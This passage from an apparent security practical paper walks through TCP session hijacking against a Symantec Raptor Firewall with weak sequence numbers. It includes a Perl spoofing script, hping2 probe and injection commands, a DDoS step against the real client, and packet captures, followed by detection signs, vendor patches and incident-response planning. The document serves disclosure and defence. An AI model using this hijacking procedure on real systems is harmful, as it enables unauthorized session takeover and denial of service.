Before demonstrating the attack, it is very important to realize the timing of this attack. Although an attacker could be able to predict the Initial Sequence Number, which will stay the same for a certain period of time, the attacker still needs to "guess" when exactly the real client is going to login to the server. Another timing constraint revolves around the actual hijack, a client needs to know roughly how many packets have been sent by the client, in order to craft a packet that will result in an acceptable acknowledgement on the server-side. Besides the two timing constraints, other factors contribute to the successful completion of the TCP connection hijacking attempt. The real client may not in any instance either receive, or reply to packets (replies to the hijacked connection) sent by the server. RFC793 is very clear about this issue and states the following (Please refer to Figure 9, p. 33, RFC793):

> "TCP A detects that the ACK field is incorrect and returns a RST (reset) with its SEQ field selected to make the segment believable."

In this attack, a Distributed Denial-of-Service is carried out to prevent the real client from sending an RST-flagged packet to the server. A Denial-of-Service (DoS) attack fills up the network input/output buffers on its victim, eventually causing the CPU usage to rise and the victim machine to crash.

During the course of this attack, network/protocol analyzer outputs will be given for the three parties involved (server, client, and attacker), allowing the reader to understand the different views of the situation.

Step #1 The attacker logs on to the ISP with the illegally-obtained real client's credentials. The attacker's laptop is given the same static IP as the one assigned to the real client. Hping2 is used to perform an Initial Sequence Number probing attack against the Symantec Raptor Firewall, several minutes before the real client is about to logon to the ISP and connect to the Symantec Raptor Firewall.

```
….
ronin[root] /sys/pentest/scanning/network/hping2-rc2 # ./hping2 –s 1035 --seqnum -S -p
23 144.x.68.3
HPING 144.x.68.3 (eth0 144.x.68.3): S set, 40 headers + 0 data bytes
4251998845 +4251998845
4251998845 +0
4251998845 +0
4251998845 +0
….
ronin[root] /sys/pentest/scanning/network/hping2-rc2 # ./hping2 –s 1090 --seqnum -S -p
23 144.x.68.3
HPING 144.x.68.3 (eth0 144.x.68.3): S set, 40 headers + 0 data bytes
513582801 + 513582801
513582801 +0
513582801 +0
513582801 +0
```

The attacker also needs to have a range of source ports that will be used. Since the attacker knows that no other connections are effective on the client machine, changes are pretty big that the client (being Microsoft Windows), will use a port in the range of 1025-1100.

The following is an extract of the "Ethereal" protocol analyzer output as seen on the attacker's machine:

```
144.x.200.5 -> 144.x.68.3   TCP 1035 > telnet [SYN] Seq=1343674877 Ack=0 Win=512 Len=0
144.x.68.3 -> 144.x.200.5   TCP telnet > 1035 [SYN, ACK] Seq=4251998845 Ack=1343674878 Win=5840 Len=0
144.x.200.5  -> 144.x.68.3   TCP 1035 > telnet [RST] Seq=1343674878 Ack=0 Win=0 Len=0
144.x.200.5  -> 144.x.68.3   TCP 1035 > telnet [SYN] Seq=1527102560 Ack=1190476160 Win=512 Len=0
144.x.68.3 -> 144.x.200.5   TCP telnet > 1035 [SYN, ACK] Seq=4251998845 Ack=1527102561 Win=5840 Len=0
144.x.200.5  -> 144.x.68.3   TCP 1035 > telnet [RST] Seq=1527102561 Ack=0 Win=0 Len=0
144.x.200.5  -> 144.x.68.3   TCP 1035 > telnet [SYN] Seq=497107743 Ack=370185397 Win=512 Len=0
144.x.68.3 -> 144.x.200.5   TCP telnet > 1035 [SYN, ACK] Seq=4251998845 Ack=497107744 Win=5840 Len=0
144.x.200.5  -> 144.x.68.3   TCP 1035 > telnet [RST] Seq=497107744 Ack=0 Win=0 Len=0
144.x.200.5  -> 144.x.68.3   TCP 1035 > telnet [SYN] Seq=1907487787 Ack=737075306 Win=512 Len=0
144.x.68.3 -> 144.x.200.5   TCP telnet > 1035 [SYN, ACK] Seq=4251998845 Ack=1907487788 Win=5840 Len=0
```

In this case, since there is a two-way communications channel set up between the attacker and the server, the "Ethereal" output on both systems is the identical.

The following is an extract of the “Ethereal” protocol analyzer output as seen on the server:

```
144.x.200.5 -> 144.x.68.3   TCP 1035 > telnet [SYN] Seq=1343674877 Ack=0 Win=512 Len=0
144.x.68.3 -> 144.x.200.5   TCP telnet > 1035 [SYN, ACK] Seq=4251998845 Ack=1343674878 Win=5840 Len=0
144.x.200.5  -> 144.x.68.3   TCP 1035 > telnet [RST] Seq=1343674878 Ack=0 Win=0 Len=0
144.x.200.5  -> 144.x.68.3   TCP 1035 > telnet [SYN] Seq=1527102560 Ack=1190476160 Win=512 Len=0
144.x.68.3 -> 144.x.200.5   TCP telnet > 1035 [SYN, ACK] Seq=4251998845 Ack=1527102561 Win=5840 Len=0
144.x.200.5  -> 144.x.68.3   TCP 1035 > telnet [RST] Seq=1527102561 Ack=0 Win=0 Len=0
144.x.200.5  -> 144.x.68.3   TCP 1035 > telnet [SYN] Seq=497107743 Ack=370185397 Win=512 Len=0
144.x.68.3 -> 144.x.200.5   TCP telnet > 1035 [SYN, ACK] Seq=4251998845 Ack=497107744 Win=5840 Len=0
144.x.200.5  -> 144.x.68.3   TCP 1035 > telnet [RST] Seq=497107744 Ack=0 Win=0 Len=0
144.x.200.5  -> 144.x.68.3   TCP 1035 > telnet [SYN] Seq=1907487787 Ack=737075306 Win=512 Len=0
144.x.68.3 -> 144.x.200.5   TCP telnet > 1035 [SYN, ACK] Seq=4251998845 Ack=1907487788 Win=5840 Len=0
```

The attacker now needs to predict how many packets he will allow the client to send before performing the Distributed Denial-of-Service attack. The attacker decides to allow the client to perform five acknowledged packet transfers. For about five packets, the attacker calculates that the sequence number will be shifted anywhere between +5 and +1000 values of the Initial Sequence Number, which means possible hijacking values for the acknowledgement number lay anywhere between 4251998850 and 425999845. The attacker now loads a script, allowing all these values to be tested with hping2. The following simple script is used to generate the range of sequence numbers for a specific source port, and then test the connection using hping2:

```
#!/usr/local/bin/perl
# isnpredict.pl
# Kristof Philipsen
#
#  Usage:
# $ ./isnpredict <isn> <low-end-range> <hi-end-range> <source-port>
#

# Define static variables including target server, spoofed client, and destination port

my($target)     ="144.x.68.3";     # TARGET server
my($spoof)      ="144.x.200.5";    # TARGET client
my($dst_port)  ="23";              # DESTINATION port

# Get ISN, low-end of range, high-end of range, and source port from the command-line.

$isn      = $ARGV[0];             # INITIAL SEQUENCE NUMBER
$seq_beg  = $ARGV[1];             # LOWER scale delta
$seq_end  = $ARGV[2];             # UPPER scale delta
$src_port = $ARGV[3];             # SOURCE port

$isn_beg=$isn + $seq_beg;
$isn_end=$isn + $seq_end;

# Calculate all potential sequence numbers in the range and use HPING2 to spoof a connection and
# test the sequence numbers against the target server

for ($i=$isn_beg; $i <= $isn_end; $i++) {
```

```
    print "-[isnpredict]- trying src_pt:$src_port/ack:$i\n";
    system("/usr/sbin/hping2 -s $src_port -a $spoof --setack $i -p $dst_port –A $target");
}
```

Step #2 The real client dials up to the ISP, and obtains the same IP address as the attacker (144.x.200.5). The telnet script is executed on the client-side and is logged into the server (144.x.68.5). The following "Ethereal" output shows the TCP Three-way handshake, as well as the Telnet Session Negotiation, and the login session:

```
# Client establishes TCP Three-way handshake with server
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [SYN] Seq=22097196 Ack=0 Win=16920 Len=0
144.x.68.3 -> 144.x.200.5  TCP 23 > 1035 [SYN, ACK] Seq=4251998845 Ack=22097197 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097197 Ack=4251998846 Win=16920 Len=0
# Client negotiates Telnet Options (Telnet Session Negotiation)
144.x.200.5 -> 144.x.68.3   TELNET Telnet Data ...
# Server negotiates Telnet Options (Telnet Session Negotiation) and sends login banner.
144.x.68.3 -> 144.x.200.5  TCP 23 > 1035 [ACK] Seq=4251998845 Ack=22097224 Win=5792 Len=0
# Client sends Telnet username and password to the server
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097224 Ack=4251998852 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097224 Ack=4251998863 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097368 Ack=4251998944 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097369 Ack=4251998945 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097370 Ack=4251998946 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097371 Ack=4251998947 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097372 Ack=4251998948 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097373 Ack=4251998949 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097375 Ack=4251998951 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097375 Ack=4251998961 Win=16920 Len=0
# Server grants access and permits telnet session
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998961 Ack=22097376 Win=5792 Len=0
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998961 Ack=22097377 Win=5792 Len=0
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998961 Ack=22097378 Win=5792 Len=0
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998961 Ack=22097379 Win=5792 Len=0
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998961 Ack=22097380 Win=5792 Len=0
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998961 Ack=22097381 Win=5792 Len=0
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998961 Ack=22097382 Win=5792 Len=0
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998961 Ack=22097383 Win=5792 Len=0
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998961 Ack=22097384 Win=5792 Len=0
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998961 Ack=22097386 Win=5792 Len=0
# Client acknowledges access and emulates the telnet session
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097386 Ack=4251998963 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097386 Ack=4251999007 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097386 Ack=4251999025 Win=16920 Len=0
```

The real client's telnet session stays idle while the script prepares various actions to perform. Now's the time for the attacker to perform the hijack attempt.

Step #3 The attacker instructs various Distributed Denial-of-Service agents to perform a DoS attack against the real client. The client's buffers will overload and the client will no longer responds to any network traffic.

The following is the output from the start of the DDoS session on the client-side PC:

```
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998961 Ack=22097384 Win=5792 Len=0
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998961 Ack=22097386 Win=5792 Len=0
# Client acknowledges access and emulates the telnet session
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097386 Ack=4251998963 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097386 Ack=4251999007 Win=16920 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=22097386 Ack=4251999025 Win=16920 Len=0
# Start of the DDoS sessions
…..
……
```

The client is now being flooded with packets and it's buffers, as well as it's connections slots fill up. Slowly, but surely, the client stops responding to packets, as the following output of the "ping" command suggests:

```
# As the DDoS sessions start
ronin[root] /sys/pentest/scanning/network/hping2-rc2 # ping 144.x.200.5
PING 144.x.200.5 (144.x.200.5) 56(84) bytes of data.
64 bytes from 144.x.200.5: icmp_seq=1 ttl=128 time=26.0 ms
64 bytes from 144.x.200.5: icmp_seq=2 ttl=128 time=25.2 ms
64 bytes from 144.x.200.5: icmp_seq=3 ttl=128 time=26.1 ms
…
64 bytes from 144.x.200.5: icmp_seq=30 ttl=128 time=112 ms
64 bytes from 144.x.200.5: icmp_seq=31 ttl=128 time=111 ms
64 bytes from 144.x.200.5: icmp_seq=32 ttl=128 time=112 ms
…
# During the DDoS sessions
ronin[root] /sys/pentest/scanning/network/hping2-rc2 # ping 144.x.200.5
PING 144.x.200.5(144.x.200.5) 56(84) bytes of data.

--- 144.x.200.5 ping statistics ---
16 packets transmitted, 0 received, 100% packet loss, time 15014ms
```

The client PC has gone down, but the telnet session is still up, no FIN/ACK packets have been sent.

Step #4 The attacker now uses the "isnpredict.pl" script to attempt and hijack the connection, hopefully matching a valid sequence number. A series of spoofed packets are generated by the attacker running the script. The script is basically a quicker and automated way then manually typing the following command:

```
"hping2 -s 1025 -a 144.x.200.5 --setack <acknowledgement-
number> -p 23 –A 144.x.68.3"
```

The reason these scripts need to be used, dates back to the time constraints applicable on these types of attacks. An attacker needs to be able to efficiently, and timely carry out his TCP Connection Hijacking attack, and in that case, automated tools/scripts save time.

```
# The attacker starts guessing sequence numbers and source ports
ronin[root] /sys/pentest/scanning/network/hping2-rc2 # ./isnpredict.pl 3770334738 5 700 1025
-[isnpredict]- trying src_pt:1025/ack:3770334743
-[isnpredict]- trying src_pt:1025/ack:3770334744
-[isnpredict]- trying src_pt:1025/ack:3770334745
….
-[isnpredict]- trying src_pt:1025/ack:3770335437
-[isnpredict]- trying src_pt:1025/ack:3770335438

ronin[root] /sys/pentest/scanning/network/hping2-rc2 # ./isnpredict.pl 4251998845  5 700 1035
-[isnpredict]- trying src_pt:1035/ack:4251998850
-[isnpredict]- trying src_pt:1035/ack:4251998851
-[isnpredict]- trying src_pt:1035/ack:4251998852
….
# Here the attacker hits the jackpot, but doesn't know he did since he is blindly spoofing (1-way TCP connection)
-[isnpredict]- trying src_pt:1035/ack:4251998962
….
```

In the output above, the attacker actually managed to get the server to respond when spoofing a packet with the acknowledgement number set to "4251999026". Although this is the case, the attacker is not aware of it since he does not see the return packets.

The following Ethereal output is that of the attacker, showing a "flood" of spoofed packets all with different sequence numbers.

```
…
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737628 Ack=4251998955 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737629 Ack=4251998956 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737630 Ack=4251998957 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737631 Ack=4251998958 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737632 Ack=4251998959 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737633 Ack=4251998960 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737634 Ack=4251998961 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737635 Ack=4251998962 Win=5792 Len=0
# By this time, the attacker has just hit the right sequence number, any ACK packets after this could be valid!
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737636 Ack=4251998963 Win=5792 Len=0
…
```

Another Ethereal output shows the traffic on the network between the Symantec Raptor Firewall, and the Cisco Router.

```
…
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737628 Ack=4251998955 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737629 Ack=4251998956 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737630 Ack=4251998957 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737631 Ack=4251998958 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737632 Ack=4251998959 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737633 Ack=4251998960 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737634 Ack=4251998961 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737635 Ack=4251998962 Win=5792 Len=0
# The attacker managed to "fool" the server into thinking the spoofed packet was part of the original connection.
144.x.68.3 -> 144.x.200.5   TCP 23 > 1035 [ACK] Seq=4251998962 Ack=62737636 Win=5792 Len=0
144.x.200.5 -> 144.x.68.3   TCP 1035 > 23 [ACK] Seq=62737636 Ack=4251998963 Win=5792 Len=0
…
```

The attacker could not only inject packets into an ESTABLISHED TCP connection; he could also terminate the connection using the TCP connection termination sequence. The attacker would use the following hping2 options to kill the connection:

```
# the attacker sends packet with FIN and ACK flags set
hping2 -s 1035 -a 144.x.200.5 --setack 4251998963 -p 23 –FA 144.x.68.3

# server would respond with a packet with ACK flag set, and another
# packet with FIN and ACK flags set
# 144.x.68.3:23 –-ACK--> 144.x.200.5:1035
# 144.x.68.3:23 –-FIN|ACK--> 144.x.200.5:1035

# the attacker finalizes the connection termination by sending a #packet with the
ACK flags set
hping2 -s 1035 -a 144.x.200.5 --setack 4251998964 -p 23 –A 144.x.68.3
```


The attacker has now successfully hijacked the connection. An attacker will probably not leave it at that, but will attempt to send data to the target. A series of special command-line parameters in hping2 allow the attacker to do exactly that. These hping2 options include:

Option	Description
-d (--data)	Specifies the size of the data to be sent to the destination
-E (--file)	Specifies an input file used as data to be included in the packet sent to the destination

The following example will allow an attacker to send data from a file called "DATA.TXT" to the remote host:

```
# the attacker sends packet with ACK flag set including the data
hping2 -s 1035 -a 144.x.200.5 --setack 4251998963 -p 23 –FA 144.x.68.3 –d 64 –E
DATA.TXT
```

Diagram #4-1 graphically depicts the attack performed above.



Description of the diagram:

1. The attacker uses the client's IP address to probe the Symantec Raptor Firewall in order to gather the Initial Sequence Number.
2. The authorized client connects to the backend telnet server (mercury).
3. The attacker instructs various DDoS agents to carry out a Denial-of-Service attack against the client.
4. The DDoS agents carry out a Denial-of-Service attack against the client, eventually causing it to be "disabled".
5. The attacker spoofs packets appearing to originate from the client's IP address, and attempts to "predict" the sequence numbers. The attacker eventually hits a valid sequence number.
6. The Symantec Raptor Firewall replies to the packet containing the valid sequence number. The hijack has been completed, now the attacker may choose to drop the connection or carry on and perform malicious actions on the telnet server.

3.5 Signature of The Attack

The Symantec Raptor Weak ISN vulnerability is one without a distinct signature. Although it is not easy to identify that such an attack is being carried out, there are certain factors, which can be overlooked by an attacker, that give away the fact that such an attack may be in progress. The following diagrams are "tcpdump" outputs of:

a) A TCP Packet sent by the real client

```
14:49:04.394848 144.x.200.5.1102 > 144.x.68.3.telnet: S
3158418468:3158418468(0) win 16384 <mss 1260,nop,nop,sackOK> (DF)
```

b) A TCP Packet spoofed by the attacker to look like it's originating from the real client

```
14:50:24.890312 144.x.200.5.1102 > 144.x.68.3.telnet: S
4214286531:4214286531(0) win 32767 <mss 1260,sackOK,timestamp
26871187 0,nop,wscale 0> (DF) [tos 0x10]
```

In either output, the source IP, source port, destination IP, and destination port all match in the SYN packet. On the other hand, the window size, TOS, and timestamp values differ. The difference in the outputs above would not be worrying if there were multiple machines behind a gateway (or firewall), all connecting to the same host. Then again, one may need to wonder why the firewall is using the same source port for both connections.

If the administrator of the target server knows, that only one client is allowed to connect to the server on the telnet port, and knows this client is a Microsoft Windows 2000 machine, such a difference in a packet may indeed be an alarm sign.

Then again, a knowledgeable attacker could change the variables inside the TCP packets to match those used by the real client.

3.6 How to protect against the vulnerability

Symantec was informed about this vulnerability on July 3rd, 2002. After confirmation of this vulnerability by Symantec, a fix has been released. This fix resolves two problems:

1. Initial Sequence Numbers are now generated more frequently.
2. Initial Sequence Numbers cannot be reused once they have already been used to establish a TCP session.

The issue stemmed from the Symantec's VPN driver, which generates the Initial Sequence Numbers. Therefore an updated version of this driver has been made available and is available on Symantec's website.

The following patches are available:

Affected Product	Patch
Symantec Gateway Security 5200	ftp://ftp.symantec.com/public/updates/vpn-sgs10-3des.zip
Symantec Gateway Security 5300	ftp://ftp.symantec.com/public/updates/vpn-sgs10-3des.zip
Symantec VelociRaptor 1.1	ftp://ftp.symantec.com/public/updates/vpn-vr1-3des.zip
Symantec VelociRaptor 1.5	ftp://ftp.symantec.com/public/updates/vpn-vr15-3des.zip
Symantec Raptor Firewall 6.5 Windows NT	ftp://ftp.symantec.com/public/updates/vpn-650-3des.zip
Symantec Raptor Firewall 6.5.3 Solaris	ftp://ftp.symantec.com/public/updates/vpn-653-3des.tar
Symantec Enterprise Firewall 7.0 Solaris	ftp://ftp.symantec.com/public/updates/vpn-70s-3des.tar
Symantec Enterprise Firewall 7.0 NT/2000	ftp://ftp.symantec.com/public/updates/vpn-70w-3des.zip

Before any patches had been made available, a workaround was possible by placing a device as front-end gateway (or firewall), which randomizes the Initial Sequence Numbers.

4 Part III: The Incident Handling Process


Incident Handling is an integral part of any security professional's tasks. Incident Handling is also a measure, which weighs out both the attacker and the security professional. It is also a very procedural, well documented, and thorough process, requiring a good insight of the people involved in this process. The Incident Handling process measures both the strength of the attack (how well the attacker hid his tracks), and the thoroughness and competence of the Incident Handling team.

The Symantec Raptor Firewall Weak ISN vulnerability is a very specific vulnerability, and requires a very well targeted attack by a highly motivated attacker. Therefore the chances that one will encounter such an attack, or even have to provide incident handling on this type of attack, are very slim. Hence, this paper will attempt to describe the process used to handle this type of incident using a fictitious company XYZ, as well as the attack performed in "Part II: The Attack".

4.1 Preparation

The Chief Information Systems Officer at Company XYZ, a medium-sized software company, tasked its Information Technology team to prepare, elaborate, and implement, a Corporate IT Security Policy. A Corporate IT Security Policy describes the procedures that must be followed when accessing any of the corporation's digital assets. Such a policy may include access control to IT resources, authentication issues, frequency of backups, logical and physical security measures in place, allowed traffic patterns, incident handling procedures, and the like. The Corporate IT Security Policy was given shape by the team leaders for each major IT department head in the company, including networking, security, applications, system administration, and support. This document includes the ins and outs of the do's and don'ts in regards to corporate IT resources. Referred to in, but separately from the Corporate IT Security Policy, an Incident Response Team (IRT) was created under supervision of the network and security team leaders. Being a part of a corporate Incident Response team requires a lot of effort from the team members. In order to properly address the issues posed when an incident occurs, it is imperative to have members from different backgrounds, as well as different departments, in the IRT team. Each member will perform a different task within the IRT unit, but must be able to work as a single entity in times of crisis. Company XYZ chose to create an IRT team, in order to deal with, document, investigate, and eradicate attacks whenever or wherever they may happen. The various team members meet once a months to discuss the monthly attack figures, suggest improvements to the Corporate IT Security Resources, and update the Corporate IT Security Policy. The IRT also raises awareness by informing the employees how to better protect themselves, and their IT resources, both physically, and logically. The IRT is also charged with informing the right people using security bulletins so that IT resources can

be properly protected. Incident Response Team member is not a full-time job at Company XYZ, but despite this fact, it still requires a lot of input and time in order to properly function as a whole to provide good protection and response to the company. The IRT team is comprised of the following representatives and is based on a hierarchical model:



Tasks and responsibilities of each representative:

Legal Representative — Work closely with law enforcement agencies, advise the team of legal issues regarding things like monitoring and auditing. Also, the legal representative works very closely with the PR office to sanitize any information disclosed when a potential incident occurs.

PR Representative — Write up press releases about potential incidents, and also assists in echoing statements made by the IRT throughout the company.

Executive Representative — Represents the executive powers within the company. Evaluate business critical decisions and company spending in relation to the IRT and report back to management. Liaisons between the "techies" and corporate management.

Audting Dept. Representative — Works closely with the IRT to ensure that

	suggested security policies are applied and upheld, as well as examines the documentation provided by the IRT.
Networking Dept. Representative	Provides background to the IRT about network conditions, outages, attacks against the network infrastructure. Responsible for incident containment on the network level if a possible incident occurs.
Security Dept. Representative	Provide background to the IRT on the corporate security status, IDS alerting and reporting, changes in IDS and Firewall Policy, changes in the corporate security policy. It is also his job to recommended new patches and updates to the other three technical department members.
Systems Dept. Representative	Provide background to the IRT on the systems status, logging, auditing, attacks against certain applications running on those systems. It is also his job to see to the patching of systems across the corporate IT infrastructure.
Helpdesk Representative	This may be one of the most valuable players in the IRT team. Since users experiencing problems, outages, viruses, and the like will contact the helpdesk, they will be one of the first to be aware of possible incidents involving users and can act as a liaison between the users and the IRT team.
IRT Team Leader	The IRT Team Leader is responsible for his incident handling staff, as well as the treatment of any incident that may occur. It is also the Team Leader's duty to justify collectively taken actions, some of which may impact business, by the IRT to corporate management.

The IRT's technical members also perform regular site surveys, which update any installation documents, check for traces of attacks, update the systems with "clean" binaries, implement any fixes and patches still to be installed, and the

like. As the company's incident handling body, the IRT also needs to make cutthroat decisions, some of which may impact business critical infrastructures.

Having the IRT team up and running is one thing; providing the team with the right set of tools is another. In that aspect, an Incident Handler is much like a forensic analyst or a criminal investigator, what would each one be without their "tools-of-the-trade". Each IRT team member needs to be equipped or at least have access to the following (depending on their function):

- Pager, Cell-phone
- Laptop computer, allowing for easy mobility
- Corporate System and Network Documentation (installation guides, security guides, network topology maps, etc…)
- Various software, including Network Sniffers, Network Protocol Analyzers, and even a good bunch of hacker tools and exploits, allowing the IRT team member to mimic potential attacks.
- Good liaisons with the other IRT Team members and external experts

In the context of this paper, the IRT had been up and running for about four months, and was still in its preliminary phases. The network, however, had been up since the company started out, and as any security-conscious corporation nowadays, been designed with a proactive security approach in mind. The following components were in place:

